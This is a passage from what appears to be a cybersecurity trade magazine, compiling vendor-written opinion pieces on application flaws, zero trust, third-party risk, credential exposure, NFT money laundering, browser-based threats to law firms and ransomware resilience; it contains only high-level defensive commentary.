Despite the large volume of flaws in public sector applications, there is some good news to be found in the research: the public sector ranks highly when it comes to addressing high severity flaws. Government entities have made great strides to address high severity flaws, which appear in only 16 percent of public sector applications. The number of high severity flaws has decreased by 30 percent in the last year, suggesting that developers increasingly recognize the importance of prioritizing the riskiest flaws. This is encouraging and may reflect growing understanding of new software security guidelines globally, such as those outlined in the U.S. Executive Order on Cybersecurity and the U.K. Government Cyber Security Strategy 2022 – 2030.

Recognizing that time is of the essence, public sector leaders are beginning to set timelines for making improvements. For example, in “Moving the U.S. Government Toward Zero Trust Cybersecurity Principles,” Shalanda Young, Acting Director of the Office of Management and Budget for the Executive Office of the President, has set a deadline of September 30, 2024 for all US federal agencies to meet specific cybersecurity standards. The progress made against high severity security flaws is a great starting point for these teams. Let it serve as inspiration for all public sector agencies to fix more flaws faster and gain better control over their software supply chains.

About the Author



Chris Eng is Chief Research Officer at Veracode. A founding member of the Veracode team, he currently leads all security research initiatives including applied research, product security, and Veracode Labs. Chris has led projects breaking, building, and defending software in a career spanning nearly two decades. In addition to research, he consults frequently with stakeholders to advance application security initiatives. Chris is a frequent speaker and occasional review board member at premier industry conferences. Bloomberg, Fox Business, CBS, and other prominent media outlets have featured Chris in their coverage. Prior to Veracode, Chris was technical director at Symantec (formerly @stake) and an engineer at the National Security Agency. Chris holds a B.S. in Electrical Engineering and Computer Science from the University of California. Chris can be reached online at his [Twitter](#) or on [LinkedIn](#).



Returning To Cybersecurity Basics

By Daniel Lakier, Network and Security Solution Lead, Anexinet

The severity and frequency of cyberattacks continue to increase each year, and unfortunately, the pandemic has only accelerated this trend. One [Check Point Research](#) study conducted May 2021 confirms that cyberattacks on U.S. organizations increased by 70% year on year, and have increased 16% just since the beginning of the year. Further, Eva Velasquez, president, and CEO of the Identity Theft Resource Center stated that by the end of Q3 2021, we were only 238 breaches away from beating the all-time record of breaches in one year. Results from Q4 proved her right, as the total number of publicly-disclosed data breaches reached 1,862. This is up a staggering 68% over 2020. The take-away from all this is that attackers' targeting efforts have become more precise, systematic, and voluminous.

In the face of this constant and expanding threat, the most significant priority for today's CISOs is to return to the basics of [cybersecurity](#). Simply stated, this requires CISOs to continually refocus their efforts to ensure security processes remain current and aligned with organizational objectives.

One key strategy CISO's can (and must) pursue to ensure the protection of business-critical applications and data is to extend and apply the organization's internal preventative standards to 3rd party vendors and service providers. These outside organizations can help CISOs do the necessary (and often labor-

intensive) preliminary work of analyzing, prioritizing, and categorizing applications and data, as well as identifying the best way to go about securing them.

Regarding the implementation of security policies and tools, there is simply no such thing as ‘set-it-and-forget-it.’ The preventative measures an organization takes can only be as effective as the quality and degree of daily monitoring and management that follows the implementation. These preventative measures include:

- Limiting dwell-time and lateral movement to minimize access to (and the exfiltration of) sensitive business data.
- Defeating infiltration from any level (internal or external) by devising a comprehensive defense-in-depth strategy.

Good Intentions Make Poor Cybersecurity

Too frequently, an organization's sincere efforts at cybersecurity result in a series of independent or one-off implementations that only solve a single issue. This leads to tool sprawl and wasted effort that boosts costs and compounds operational complexity. To avoid this situation, companies need to take the following steps:

1. Devise a robust cybersecurity strategy that includes monitoring and accountability.
2. Identify the most consolidated enterprise-security architecture available. This has to be more than just marketing or price-motivated: Be sure this architecture satisfies all of your desired business goals.

Note the context in Number 2, “most consolidated enterprise-security architecture.” Why the most consolidated? Because consolidated prevention tools improve organizational security by making it easier to implement, manage, and monitor.

Establishing Effective Logs Are a Must

Once you have successfully identified and implemented the highest-value, right-sized security architecture for your organization, the next step is to ensure the full enablement of your Security Operations Center (SOC). This includes taking the next step and implementing actionable monitoring intelligence to improve the value and quality of your logs. Companies need to move beyond just maintaining logs; they need to be logging the right data, and the logs must be capable of producing actionable insights—too much uncorrelated, non-actionable data is the equivalent of noise. And the noise will only distract your IT staff from the effective identification of, and recovery from, breaches. This holds true for organizations of all sizes—from small businesses to large enterprises.

Conclusion

Returning to the cybersecurity basics by fortifying every business objective with high-value security practices is the most effective way to ensure employees are able to conduct their daily work tasks in a safe manner. But it's important that all levels of the business understand these security practices. Security measures can only be truly effective if all parties fully appreciate the reality and severity of the risks and threats the business faces.

Begin by focusing on your most valuable corporate assets then strengthen and deepen the protection of ancillary systems—all the while using patterns and trends to inform policy and compliance standards.

If your SOC operational analysts find they are unable to automate routine tasks based on telemetry and intelligence, this should be taken as a sure sign your data isn't effective. At this point, you need to re-evaluate your protections, reduce tool sprawl and data overlap. Finally, transform your SOC into a highly effective action center by implementing Artificial Intelligence (AI) and Machine Learning (ML) tools that achieve attack-pattern recognition across multiple levels of defense.

About the Author



Daniel Lakier is Network and Security Solution Lead at Anexinet. He has worked in the technology industry for 20 years, serving in multiple verticals including the energy, manufacturing and healthcare sectors. Daniel enjoys new challenges and as such has enjoyed several different roles in his career from hands-on engineering to architecture and sales. Daniel can be reached online at dlakier@anexinet.com and at <https://anexinet.com>.



Scaling Your Security Program: Beyond Size, Budget, or Headcount

By Rakesh Soni, CEO & Co-Founder, LoginRadius

Technology has offered endless opportunities to businesses on a hunt for digital transformation to propel growth.

However, enterprises shouldn't ignore their overall security infrastructure in a digitally advanced modern world where technology is evolving leaps and bounds.

Whether we talk about the increasing number of cybersecurity threats or the surging number of customer identity thefts, businesses lose millions of dollars annually.

But how can businesses ensure their security program and information security policies within their organization are capable enough to handle the latest threats, especially when we know every organization has its security mechanism?

The conventional security infrastructure with firewalls and outdated access control mechanisms is impotent in today's cyberattacks.

Hence, businesses must put their best foot forward in adopting cutting-edge security mechanisms and ensuring their security program grows regardless of their organization size and overall security budget.

Let's dig deeper into this and understand why businesses should inch towards growing their security program regardless of size and budget.

Why Scaling Overall Security Matters Now More than Ever Before?

Amid the global pandemic, when everyone was locked inside their homes, the internet became our second home. And [stats](#) reveal that cyberattacks and threats increased after the COVID-19 outbreak.

And what's more worrisome is that most organizations have adopted work-from-home working models that have already offered endless loopholes to attackers finding ways to sneak into an organization's network.

Also, the conventional cybersecurity mechanisms aren't efficient in protecting against threats like brute-force attacks, phishing, and ransomware attacks.

Enterprises must consider scaling their budget, resources, and workforce to handle every aspect of cybersecurity risks in 2022 and beyond.

On the other hand, many small and medium-sized businesses consider that their organization isn't on the radar of cybercriminals. And hence, they think investing in cybersecurity is not more than squandering energy and resources.

However, most cyberattacks target customers, and one [survey](#) revealed that around 46% of attacks were intended to steal customers' PII (personally identifiable information).

And what's more alarming is that the global data privacy and security regulations, including the GDPR and CCPA, are becoming more stringent. And businesses that aren't compliant with these regulations and store customer data in a non-compliant manner would end up paying hefty fines.

In a nutshell, businesses should rethink their security policies and rework their security program since:

- Security threats are already increasing, and bad actors are already surpassing frail defense systems.
- Data security and privacy regulations are becoming more stringent.
- Attackers are targeting customers and exploiting sensitive customer information.

Hence, businesses must scale their overall information security mechanism to ensure they have the highest level of protection against any threats.

The Crucial Role of Incorporating Robust Security Mechanisms

When we talk about upgrading a security program, there are specific security measures and mechanisms that a business should incorporate. Let's look at some of these aspects that together lay the foundation of a robust security mechanism.

- **Multi-factor authentication (MFA):** MFA is an authentication mechanism that offers access to websites, applications, or resources, only when a user presents two or more pieces of evidence that prove the user's identity. MFA aims to create a secure environment where access to resources, devices, platforms, or networks is offered only when two or more identification factors are done.
- **Risk-based authentication (RBA):** RBA is another security measure that works similar to MFA but ensures more robust security in high-risk scenarios. RBA detects any unusual activity from a user's account and automatically adds another identification layer, which ensures only the authorized person has access to resources, networks, or platforms. RBA works flawlessly in cases where two or more authentication mechanisms, including passwords, are compromised.
- **Data encryption:** Data encryption ensures that sensitive business data and customer information isn't compromised during transit and storage. Most businesses rely on cloud storage systems and aren't using security mechanisms that encrypt data in transit and storage. Hence, it's essential for enterprises relying on the cloud to incorporate robust encryption techniques to ensure the highest level of data protection.

Building a Sustainable and Scalable Security Program

It's vital to incorporate adequate security measures to ensure stringent security, but it is equally important to remain sustainable, and here's where good program management comes into play.

Any security program isn't effective if its long-term efficacy isn't evaluated along with the effectiveness of people, systems, and technology to meet the end goals of the security plan.

Hence it's essential to evaluate what's needed from time to time as the security program scales. And businesses should ensure their information security team is focussing adequately on assessing risks and scaling their security program from time to time.

The aspects above could help businesses [stay secure from today's cyber threats](#) and ensure their sensitive business information and crucial customer details remain safe.

About the Author



Rakesh Soni is CEO of LoginRadius, a leading provider of cloud-based digital identity solutions. The LoginRadius Identity Platform serves over 3,000 businesses and secures one billion digital identities worldwide. LoginRadius has been named as an industry leader in the customer identity and access management space by Gartner, Forrester, KuppingerCole, and Computer Weekly. Connect with Soni on LinkedIn or [Twitter](#).



Should Money Laundering with Nfts Be Cause For Concern?

New technology only means that thieves have to figure out a new way to infiltrate it

By Collette Allen, Chief Operating Officer, SmartSearch

Every time you turn around you hear about NFTs. Big tech investing in them, celebrities creating them, and the gaming world going crazy over them. Something we often find ourselves saying in our business is “new technology only means that thieves have to figure out a new way to infiltrate it” – and they always do. Are NFTs just another way to launder money? What should businesses be doing to prevent it? To monitor it?

[According to cryptocurrency analysts Crypto Unfolded](#), Google Trends data indicates that there is almost as much public interest in NFTs now as there was in ICOs in 2017, which were exploited by fraudsters and mimic the current interest in NFTs. The amount of money being invested into NFTs at this moment is astounding and should certainly be cause for concern. Especially because the regulating bodies have not yet even begun to catch up with the market. According to [Chainalysis](#), in 2021, at least \$44.2 billion

worth of cryptocurrency was sent to the two types of Ethereum smart contracts "associated with NFT marketplaces and collections."

Where there is new technology, there are always bad actors that will follow that are looking to take advantage – either to move around assets or scam unsuspecting victims. Trade-based money laundering is already happening in the art trade – NFTs could certainly be the next easy target. Chainalysis found "small but visible" money laundering activity in NFTs, in fact, in the third quarter of 2021, funds sent to NFT marketplaces by illicit addresses "jumped significantly, surpassing \$1 million worth of cryptocurrency. In the fourth quarter, that amount hit just below \$1.4 million."

Detecting Trade-Based Money Laundering


If you look to the Art world as an example, the simplest way to detect trade-based money laundering is to match the price of the transaction to the fair market value of the item – typically done through an appraisal. But how is that possible for NFTs given the fact that a fair market value is practically impossible to determine. The NFT market is so new (and volatile) this becomes an impossible task.


How do you value an NFT? An NFT's value comes from being a verified version of the digital asset. It's possible to have multiple NFTs of the same asset but each one has its own unique code to verify, much like artwork has numerical identifiers. Because transactions can remain anonymous when recorded, anyone looking to discreetly launder their assets might look to NFT purchases. Bad actors could also create multiple accounts to transfer assets between and them further muddy the legal waters.

So far, there hasn't been evidence of money laundering happening through NFT transactions – which means one of two things. It's not happening, or its happening and no one has figured it out yet. Business and individuals need to proceed with caution and take every precaution possible when they can. We always recommend automated background checks on new clients and investing in a monitoring service to be sure there is nothing unsavory happening. Businesses in today's quickly changing, technology-driven world need to take an active approach to anti-money laundering. There are many technology solutions out there to fight tech with tech, and businesses should regularly update their risk assessments to ensure they are properly protected.

About the Author

Collette Allen is Chief Operating Officer at SmartSearch, the leading online provider of anti-money laundering services. Collette can be reached online at <https://www.linkedin.com/in/collette-allen-34261017/?originalSubdomain=uk> and at our company website <https://www.smartsearch.com/us>





Supply Chain Attacks Prove That It Is Time to Extend Zero-Trust Principles to Third-Party Risk Management

By Saket Modi, CEO and Co-Founder of Safe Security

Supply chain attacks are a growing threat that will not be dealt with until we fix the problems with Third Party Risk Management (TPRM). Traditionally, organisations assessed risk from an outside-in perspective, looking at the danger from an external perspective. What we should have been doing is measuring risk across both external and internal assets with inside-out assessments – an approach that not only allows companies to protect themselves from threats but predict when the next one will strike and then proactively prepare to face it. But that is not all. It is time to extend zero-trust security principles to third party risk management. We should be taking an inside-out and real-time assessment-based approach with vendors in order to reduce the inescapable risk that comes from dealing with third parties.

We need to share data with third parties. It's close to being a non-negotiable part of the way organisations now work together. But the sharing staggering amounts of data and business-critical information with large numbers of vendors is a major risk. There are many number of processes which involve hinge round

the sharing of valuable data. Manufacturers must hand over intellectual property to their partners. If they do not, nothing will get built. Personal health information (PHI) must now be stored on cloud servers shared with insurers. Customer data and personally identifiable information (PII) is also commonly shared with third parties. Whatever the data is – it is a target.

All digital and trust-based organisations outsource business functions, with the typical enterprise now working with an average of 5,800 vendors, according to a 2020 Ponemon survey. A [report](#) published by Black Kite also revealed that 81 individual third-party incidents ultimately led to more than 200 publicly disclosed breaches and thousands of inherent ripple-effect breaches throughout 2021. Whenever a company shares data and network access with a third party, it inherits cybersecurity risk created by the vendor as well as its own suppliers, people, processes, and technology.

To survive and succeed in a threat landscape that is haunted by this risk, organisations must adopt agile, data-driven cyber risk management to protect a third-party attack surface that is constantly growing and evolving. This should involve the development of zero trust principles for all vendors and a renewed approach to risk across external and internal assets that utilises inside-out assessments and can measure cyber risk in real-time.

The Sharing of Risk

Many businesses are unaware of the risk posed by third parties, with 51% of organisations not choosing to assess the cyber risk posture of third parties before granting access to confidential information and 63% unable to gain visibility of vendors' access to data and system configurations - let alone why they have access, the permissions granted to individual staff members or details of how data is stored and shared.

Unsecured sharing of information creates a huge attack surface that is difficult to assess using traditional means such as questionnaire-based onboarding surveys or security rating services. Cybersecurity ratings are undoubtedly a fast and economical method of assessing third party risk, offering a score that is easy to understand. However, in its traditional form, this method of measuring risk is severely limited.

The problems of legacy cybersecurity ratings were demonstrated in a recent data breach involving Okta, a provider of identity and security management services. In March, the Lapsus\$ group targeted Sitel, Okta's subcontractor, and breached a device containing sensitive information. Okta trusted Sitel's cyber risk posture because an outside-in assessment gave it a score of 4.3 out of 5 - a grade A in cybersecurity terms.

However, Okta did not consider the inside-out risk posture of its vendors and did not assess the risk across internal assets such as endpoints, cloud assets, and employees, leaving a gap in its TPRM strategy. The incident is also a reminder of the shortcomings of traditional Cybersecurity Rating Services, which provide a snapshot and point-in-time view of third-party cyber risk. Without real-time dynamic risk assessment capabilities, organisations are unable to gain a true view of third-party risk.

Legacy rating services do not adequately measure vulnerabilities and rely on assessments of public-facing assets. They do not expose internal vulnerabilities within the vendor enterprise at endpoints or

cloud assets and fail to offer visibility of cybersecurity policies and employee cyber awareness, which are critical parts of a third party's security posture. The services are well-known for generating a large number of false positives, which cause alert fatigue in security teams and also mislead teams into taking the wrong actions or failing to address the correct risks. Ultimately, this has the effect of reducing confidence from the board.

Security From the Inside Out

The limitations of outside-in assessments can be sidestepped by adopting a new mindset and approach to cybersecurity. The first change should be the adoption of Zero Trust principles based around a “never trust, always verify” approach. When this is in place, there is a four-stage process which can begin the journey to TPRM 2.0.

Step 1: Identify critical vendors

All third parties pose a risk. However, some vendors are more critical than others and should therefore be focused on first. The criticality of each vendor depends on the nature of the data and applications that are shared as well as the importance of the vendor to business operations.

Step 2: Define an extended attack surface

When the critical vendors are selected, the assets that matter should be defined to create a picture of an extended attack surface. Assets could include people, processes, technology, and more. For example, a vendor may host code for an application on a public cloud. The application and public cloud are therefore part of this extended attack surface.

Step 3: Choose a framework

After identifying the extended attack surface, organisations must work with partners to identify the framework to be adopted and highlight data sharing concerns, potential conflicts in cybersecurity strategies, regulatory hurdles, and other challenges.

Step 4: Get the right tools

Once the framework is set, businesses should choose a non-intrusive tool that enables real-time risk assessment. It should collect signals from the extended attack surface through APIs, aggregate this information among vendors and provide security and risk management leaders with a unified quantified view of their vendors' risk profile.

The Move To Inside-Out

By using upgraded scoring systems, organisations will unlock the benefits of having one simple way of reflecting cybersecurity risk. Today, organisations gather signals from a wide range of sources such as existing cybersecurity products, external threat intelligence and business context. Using Machine Learning and Bayesian Networks, this data can be used to predict the likelihood of a breach in real time. This can even be presented as a dollar value, so that the board can be told how likely an attack is as well

as how much it will cost or which third party it could strike. Third parties can be assessed in the same way.

When organisations have insights into vendors' cyber risk level on a granular and holistic level, security teams can work to prioritise risk and take steps to mitigate third party risk. An inside-out approach to TPRM is the best way to gain a view of risk and proactively take action to reduce the danger posed by third-parties and reduce the chance of falling victim to a supply chain attack.

An inside-out assessment should offer visibility of the risk posed by people and analyse compromised systems to detect systems and applications involved in malicious and/or unusual activity. Policies and permissions must also be assessed using breach exposure analysis to identify accidental or intentional exposure of potentially sensitive information. Technology risk is also created by email security, DNS security, application security, network security, and system security, so these aspects should be assessed.

About the Author



Saket Modi is the Co-Founder and CEO of Safe Security, a Cybersecurity and Digital Business Risk Quantification platform company. A computer science engineer by education, he founded Safe Security in 2012 while in his final year of engineering. Incubated in IIT Bombay and backed by Cisco's former Chairman and CEO John Chambers, Safe Security protects the digital infrastructure of multiple Fortune 500 companies around the world with its cyber risk measurement and mitigation platform called SAFE. Saket is a part of Fortune Magazine's 40-under-40, Entrepreneur Magazine's 35-under-35, Forbes Magazine's 30-under-30 lists, amongst others.

Saket can be reached online at [LinkedIn](#) and at our company website www.safe.security



The Greatest Threat to Our Critical Infrastructure: Fortune 1000 Employees

A new SpyCloud report finds critical infrastructure companies struggle with password hygiene and rampant malware infections.

By Joel Bagnal, Director, Federal – SpyCloud

Global cyber threats are on the rise, making our critical infrastructure increasingly vulnerable to attack. Amid [warnings](#) from key cyber officials and guidance from the Cybersecurity Infrastructure Security Agency's [Shields Up](#) campaign to harden defenses, companies' largest source of vulnerability remains the user.

As organizations race to secure their software supply chains and implement endpoint protection and cloud service controls, criminals are still most likely to succeed by walking through the front door. Account takeover using stolen credentials and other data siphoned from malware delivered via one accidental click to a work computer or smartphone could easily lead to attacks that disrupt the basic functioning of our society.

While problematic user behavior such as bad password hygiene is an obvious source of vulnerability, malware can lead to ransomware attacks that bring entire systems to a standstill while remaining nearly undetectable throughout the attack lifecycle. To secure critical infrastructure, companies must prioritize mitigating exposure from risky user behaviors around both password hygiene and the growing prevalence of malware infections.

Employee exposure among Fortune 1000 infrastructure companies

According to [a recent SpyCloud report](#) analyzing identity exposure among employees of Fortune 1000 companies, industrial giants still face an alarmingly high degree of user vulnerability.

One major trend was poor password hygiene. Company names were included in the top 3-5 most used passwords among Fortune 1000 companies in the aerospace and defense, chemical, industrial and energy sectors. The report also found a 75% password reuse rate among aerospace and defense companies, a 66% reuse rate among industrials, and a 63% reuse rate among energy providers.

Finally, across Fortune 1000 companies in key infrastructure sectors such as health care, engineering and construction, telecommunications and transportation, 17,516 employee devices were found to be infected with malware.

Exposed credentials are most valuable immediately after they are harvested, and cybercriminals closely guard fresh logins to launch targeted account takeover attacks against high-value targets like critical infrastructure. Undiscovered bad actors using stolen data can exploit vulnerabilities and remain stealthy for a long time with a high rate of success.

There are clear best practices for remediating bad password hygiene. Implementing multi-factor authentication and requiring the use of password managers to generate and store complex passphrases can help mitigate the risk of account takeover. Robust password hygiene helps ensure credentials are harder to steal or guess or steal. Monitoring for stolen credentials against data recaptured from breaches and malware-infected device logs shortens the window during which stolen credentials can be used for ATO.

Malware, however, can be extremely dangerous when a threat actor is targeting a specific victim such as a power grid or a hospital system – and is incredibly difficult to detect. Using stolen cookies siphoned by infostealer malware, criminals can mimic legitimate users' browser footprints and hijack open sessions, giving them access to corporate networks without logging in. With [anti-detect browsers](#) and stolen cookies, an attacker can bypass protections like MFA entirely because they appear exactly as a trusted device would.

Once they have gained access, criminals can easily move laterally across IT networks to impact internet-enabled OT networks with ransomware. Worse, organizations could be at risk of wiperware, a form of malware attack intended to destroy systems rather than offer companies the opportunity to decrypt them for a ransom. Wiperware has increasingly been used in politically motivated attacks such as [cyber warfare](#) against critical infrastructure in Ukraine.

Proactively protecting critical infrastructure against malware attacks

The widespread incidence of elementary cyber mistakes in SpyCloud's report findings points to a higher degree of critical infrastructure vulnerability than leaders in government and the private sector may have anticipated.

CISA Director Jen Easterly and National Cyber Director Chris Inglis indicated in [a June op-ed](#) directed at cyber defenders and industry that heightened security postures will need to remain in place for the foreseeable future. However, they also warn against vigilance fatigue: burnout resulting from maintaining maximum alert over a sustained period that can allow reduced risks to creep back up.

For critical infrastructure companies struggling to implement strong password hygiene, vigilance fatigue presents a major challenge. Bracing for a sophisticated malware attack emanating from targeted employees, customers, vendors and software supply chains could place a major strain on cybersecurity resources, particularly if companies are relying on users to exercise caution.

In this challenging environment, public and private defenders alike must prioritize a proactive defense against the threat of malware. A successful strategy should deploy tools and tactics geared toward [detecting malware infected devices](#) and preventing them from threatening the systems that support our fundamental way of life.

Refreshing outdated training programs that focus only on phishing and suspicious email attachments can prepare users for new and sophisticated malware delivery mechanisms such as open-source web applications and free mods used in online gaming platforms. Educating users about the risks of leaving sessions open for extended periods, encouraging them to log out and clear cookies frequently and monitoring for anomalous account activity can help prevent session hijacking.

In the fight to protect critical infrastructure against criminals and adversaries, legitimate points of access are our weakest point. Closing them off to bad actors is the clearest path to stopping attacks before they begin.

About the Author



Joel Bagnal is SpyCloud's Director of Federal. He leads the expansion of SpyCloud's government practice by connecting its leading-edge solutions and intelligence to support the intel community, defense agencies and law enforcement. Previously, Joel Bagnal has served in a wide range of cybersecurity and leadership positions, which includes acting as a senior advisor to the President of the United States during the Obama administration. Over his career, Bagnal has also been the Principal Homeland Security and Counterterrorism Advisor, Chairman of the Homeland Security Council Deputies Committee, and Co-Chair of the Counterterrorism Security Group.

SpyCloud transforms recaptured data to protect businesses from cyberattacks. Its products leverage a proprietary engine that collects, curates, enriches and analyzes data from the criminal underground, driving action so enterprises can proactively prevent account takeover and ransomware, and protect their business and consumers from online fraud.

Its unique data from breaches, malware-infected devices, and other underground sources also powers many popular dark web monitoring and identity theft protection offerings. SpyCloud customers include half of the ten largest global enterprises, mid-size companies, and government agencies around the world.

Joel can be reached on LinkedIn at <https://www.linkedin.com/in/joelbagnal/>.



The Legal Profession Must Start Taking Security Seriously As Threats HEAT Up

By Mike East, VP EMEA, Menlo Security

Traditionally, the legal sector was known for its often laborious paper-based processes, but in recent years, law firms have begun to digitize their systems and practices and evolve to thrive in a more technologically savvy world.

This transformation has been accelerated by the pandemic with more than three-quarters of law firms switching to home working during the crisis, according to a research report we commissioned earlier this year. The [UK Legal Services Cybersecurity Survey Research Report](#) published in May – a survey of 150 legal professionals – shows that almost half of respondents (47%) have now introduced digital services.

Whether this is digital case and document management, legal CRM and HR systems, or online collaboration platforms, the adoption of new technologies and innovation of legal processes has brought about significant benefits to industry players.

However, with those in the legal services profession now spending more of their working day in the browser, often to access new applications and tools, organizations' digital footprints have expanded. But, cybercriminals have also upped their game, with activity increasing both in volume and complexity.

Highly Evasive Adaptive Threats (HEAT), for example, are designed to target web browsers as the attack vector, with threat actors using various techniques to evade multiple layers of detection in legacy security stacks and bypass common security measures to deliver malware or compromise credentials. So as legal professionals work in their browsers, attackers adapt to target them directly.

Law firms in particular are attractive targets for cybercriminals, with highly sensitive legal documents increasingly stored, collaborated on and shared online.

When asked about different types of attacks, our respondents see phishing emails to clients as the biggest threat to the legal services sector overall, and when it comes to their own firm. However, ransomware and malware on websites are seen as much less of a threat, with around a third of respondents saying they are a threat to both the legal services sector and to their own firm.

Legal sector guidance fails to hit home

Industry bodies for the UK legal sector are working to address these threats. The Law Society and Solicitors Regulation Authority (SRA) have published advice for law firms in developing their security policies, the latter also having opened a consultation with its law firms to ask for feedback on plans to clarify the scope of cover in professional indemnity policies when a firm is subject to a cyber event.

So the bodies representing the legal sector see the growing threats and firms themselves admit the risks, with a quarter of professionals in our survey working in a firm that has experienced an attack. A third of these say the attack closed services and operations for a few hours, but nearly one in five experienced delays of one or more days.

The question is whether this concern is leading to changes and action.

Our report reveals that the majority of respondents are aware of the advice and guidance published by their industry bodies, but only a third have read The Law Society's, and little more than four in 10 have checked the consultation content from the SRA.

It seems that many firms are failing to provide employees with clear direction on security best practice. Currently, around one in five legal professionals do not feel it is their responsibility to identify and report threats to their companies.

While the legal sector has been quick to embrace new ways of working in recent years, security appears to have slipped down the list, only a minority (45%) of firms have updated their cybersecurity training to address this, leaving possible gaps in employee training and awareness.

The fact that many companies have failed to implement any meaningful change suggests that they are likely using outdated solutions that simply were not designed for hybrid or remote working models. It is perhaps no surprise then that almost half of survey respondents are not confident about their firm being well prepared to deal with an attack.

Attitudes will need to change, with security higher up the priority ladder.

Steps for law firms to improve their defenses

This starts with identifying gaps in the security stack and adopting internal policies and procedures suitable for remote and hybrid working environments to address new attack vectors.

Firms should also look to adopt the principles of Zero Trust to further bolster browser security and mitigate the threat of HEAT attacks. Traditional security models operate on the outdated assumption that everything inside an organization's network should be trusted. Zero Trust turns this on its head, taking a default 'deny' approach that's rooted in the principle of continual verification. It recognizes trust as a vulnerability, and ensures that all traffic – emails, websites, videos, etc. – is verified.

The adoption of isolation-based technologies is one of the most effective ways of achieving Zero Trust, shifting the point of execution for active content away from a user's browser and into a disposable, cloud-based virtual container. This acts as a sort of barrier, preventing any content – including potentially malicious payloads – from reaching the endpoint.

This is crucial for law firms. At a time when security risks are growing by the day, isolation allows them to secure all web-based activities that may result in very serious consequences.

About the Author



Mike East is Vice President EMEA Sales at Menlo Security, a leader in cloud security. In this role, he is helping to grow the business across the region and develop and manage the EMEA sales team. Mike has worked in the IT industry for 30 years, in technical and sales leadership roles, focusing on security for the last 15 years, building and restructuring the UK and EMEA businesses for vendors, including Symantec, Mandiant, FireEye, CrowdStrike and Duo Security.



The Nature of Impact Has Changed – and Assume Breach is Table Stakes

By Raghu Nandakumara, Head of Industry Solutions, Illumio

If you think back to the early innings of ransomware, attacks were all about individual extortion. We all know the story: someone clicks on a link and the attacker makes their demands – give us money and you will regain access to your files, computer, data, etc. We also know these attacks are evolving rapidly. They are becoming more advanced and sophisticated by the day. The primary goal today is not to extort individuals, but to threaten large-scale disruption to a business or sector that impairs productivity, citizen services, and hampers other critical operations. This is where the shift has happened: the nature of the impact. And the ROI is higher than ever for ransomware attackers in today's hyperconnected world.

The impacts of breaches today are more significant than in the past because organizations are more interconnected than ever before. As a result, supply chain risk is a top concern too – agencies aren't just worried about their defenses being breached, they're worried about their partners being hit and then that spreading to their own infrastructure as well. More connections equate to more risk and as a result, a need for greater cyber resiliency. With the Colonial Pipeline attack, the cyber defenses in place were tested – and they ultimately failed. The impact of this attack was significant, both socially and economically. It's one of the most notorious ransomware incidents to this day.

When we think of strong cyber resilience, what does that look like? In short, organizations must be able to recover, restore and resume operations quickly following a cyber incident. And especially at the federal and state and local level, organizations must be able to continue operations in the face of an attack.

Assume Breach is Common Sense

Organizations today are increasingly turning to the Zero Trust model – i.e., verify and then assign the right level of trust – to bolster cyber defenses and improve resilience efforts. The Zero Trust framework, first introduced by Forrester over a decade ago, is predicated on two core principles: “assume breach” and “least privilege”.

